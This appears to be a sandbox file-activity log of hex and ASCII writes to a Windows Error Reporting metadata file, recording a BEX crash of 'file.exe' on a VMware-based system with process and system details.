C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	4298	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 36 00 32 00 33 00 31 00 35 00 35 00 32 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>46231552</PagefileUsage>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	4376	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	4380	2	09 00		success or wait	5	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	4390	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 38 00 30 00 35 00 34 00 32 00 37 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>48054272</PeakPagefileUsage>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	4484	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	4488	2	09 00		success or wait	5	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	4498	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 36 00 32 00 33 00 31 00 35 00 35 00 32 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>46231552</PrivateUsage>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	4572	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	4576	2	09 00		success or wait	4	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	4584	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	4630	4	0d 00 0a 00		success or wait	1	6F36497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	4634	2	09 00		success or wait	3	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	4640	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	4682	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	4686	2	09 00		success or wait	2	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	4690	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</ParentProcess>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	4722	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	4726	2	09 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	4728	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	4770	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	4774	2	09 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	4776	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<ProblemSignatures>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	4814	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	4818	2	09 00		success or wait	2	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	4822	52	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 42 00 45 00 58 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<EventType>BEX</EventType>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	4874	4	0d 00 0a 00		success or wait	9	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	4878	2	09 00		success or wait	18	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	4882	66	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 66 00 69 00 6c 00 65 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<Parameter0>file.exe</Parameter0>	success or wait	9	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	5588	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	5592	2	09 00		success or wait	1	6F36497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	5594	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</ProblemSignatures>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	5634	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	5638	2	09 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	5640	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<DynamicSignatures>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	5678	4	0d 00 0a 00		success or wait	6	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	5682	2	09 00		success or wait	12	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	5686	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<Parameter1>10.0.17134.2.0.0.256.48</Parameter1>	success or wait	6	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	6240	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	6244	2	09 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	6246	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</DynamicSignatures>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	6286	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	6290	2	09 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	6292	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<SystemInformation>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	6330	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	6334	2	09 00		success or wait	2	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	6338	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<MID>A2AB526A-D38D-4FC9-8BA0-E34B8D6354E8</MID>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	6432	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	6436	2	09 00		success or wait	2	6F36497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	6440	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 65 00 65 00 71 00 75 00 66 00 65 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<SystemManufacturer>equfe, Inc.</SystemManufacturer>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	6546	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	6550	2	09 00		success or wait	2	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	6554	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 65 00 71 00 75 00 66 00 65 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<SystemProductName>equfe7,1</SystemProductName>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	6650	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	6654	2	09 00		success or wait	2	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	6658	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 38 00 32 00 32 00 37 00 32 00 31 00 34 00 2e 00 42 00 36 00 34 00 2e 00 32 00 31 00 30 00 36 00 32 00 35 00 32 00 32 00 32 00 30 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<BIOSVersion>VMW71.00V.18227214.B64.2106252220</BIOSVersion>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	6778	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	6782	2	09 00		success or wait	2	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	6786	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 36 00 31 00 38 00 36 00 30 00 38 00 30 00 31 00 31 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<OSInstallDate>1618608011</OSInstallDate>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	6868	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	6872	2	09 00		success or wait	2	6F36497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	6876	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<OSInstallTime>2019-06-27T14:49:21Z</OSInstallTime>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	6978	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	6982	2	09 00		success or wait	2	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	6986	68	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 30 00 38 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<TimeZoneBias>08:00</TimeZoneBias>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	7054	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	7058	2	09 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	7060	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</SystemInformation>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	7100	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	7104	2	09 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	7106	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<SecureBootState>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	7140	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	7144	2	09 00		success or wait	2	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	7148	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<UEFISecureBootEnabled>0</UEFISecureBootEnabled>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	7244	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	7248	2	09 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	7250	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	</SecureBootState>	success or wait	1	6F36497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	7286	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	7290	2	09 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	7292	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<Integrator>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	7316	4	0d 00 0a 00		success or wait	3	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	7320	2	09 00		success or wait	6	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	7324	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 42 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<Flags>0000000B</Flags>	success or wait	3	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	7582	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	7586	2	09 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	7588	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	</Integrator>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	7614	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	7618	2	09 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	7620	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 32 00 2d 00 31 00 30 00 2d 00 30 00 34 00 54 00 30 00 30 00 30 00 3a 00 33 00 30 00 3a 00 32 00 30 00 5a 00 22 00 3e 00	<ProcessTimelines BaseTime="2022-10-04T00:30:20Z">	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	7720	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	7724	2	09 00		success or wait	2	6F36497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	7728	262	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 33 00 30 00 34 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 33 00 31 00 39 00 36 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 32 00 35 00 33 00 31 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 32 00 35 00 33 00 31 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64 00 3d 00 22	<Process AsId="304" PID="3196" UptimeMS="2531" TimeSinceCreationMS="2531" SuspendedMS="0" HangCount="0" GhostCount="0" Crashed="	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	7990	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	7994	2	09 00		success or wait	2	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	7998	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</Process>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	8018	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	8022	2	09 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	8024	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	</ProcessTimelines>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	8062	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	8066	2	09 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	8068	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ReportInformation>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	8106	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	8110	2	09 00		success or wait	2	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	8114	98	3c 00 47 00 75 00 69 00 64 00 3e 00 33 00 63 00 65 00 36 00 37 00 37 00 37 00 61 00 2d 00 35 00 66 00 39 00 34 00 2d 00 34 00 31 00 35 00 63 00 2d 00 39 00 30 00 33 00 30 00 2d 00 64 00 65 00 39 00 35 00 37 00 31 00 65 00 36 00 64 00 66 00 61 00 37 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<Guid>3ce6777a-5f94-415c-9030-de9571e6dfa7</Guid>	success or wait	1	6F36497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	8212	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	8216	2	09 00		success or wait	2	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	8220	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 32 00 2d 00 31 00 30 00 2d 00 30 00 34 00 54 00 30 00 30 00 3a 00 33 00 30 00 3a 00 32 00 30 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<CreationTime>2022-10-04T00:30 :20Z</CreationTime>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	8318	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	8322	2	09 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	8324	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ReportInformation>	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	8364	4	0d 00 0a 00		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2A00.tmp.WERInternalMetadata.xml	8368	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	</WERReportMetadata>	success or wait	1	6F36497A	unknown
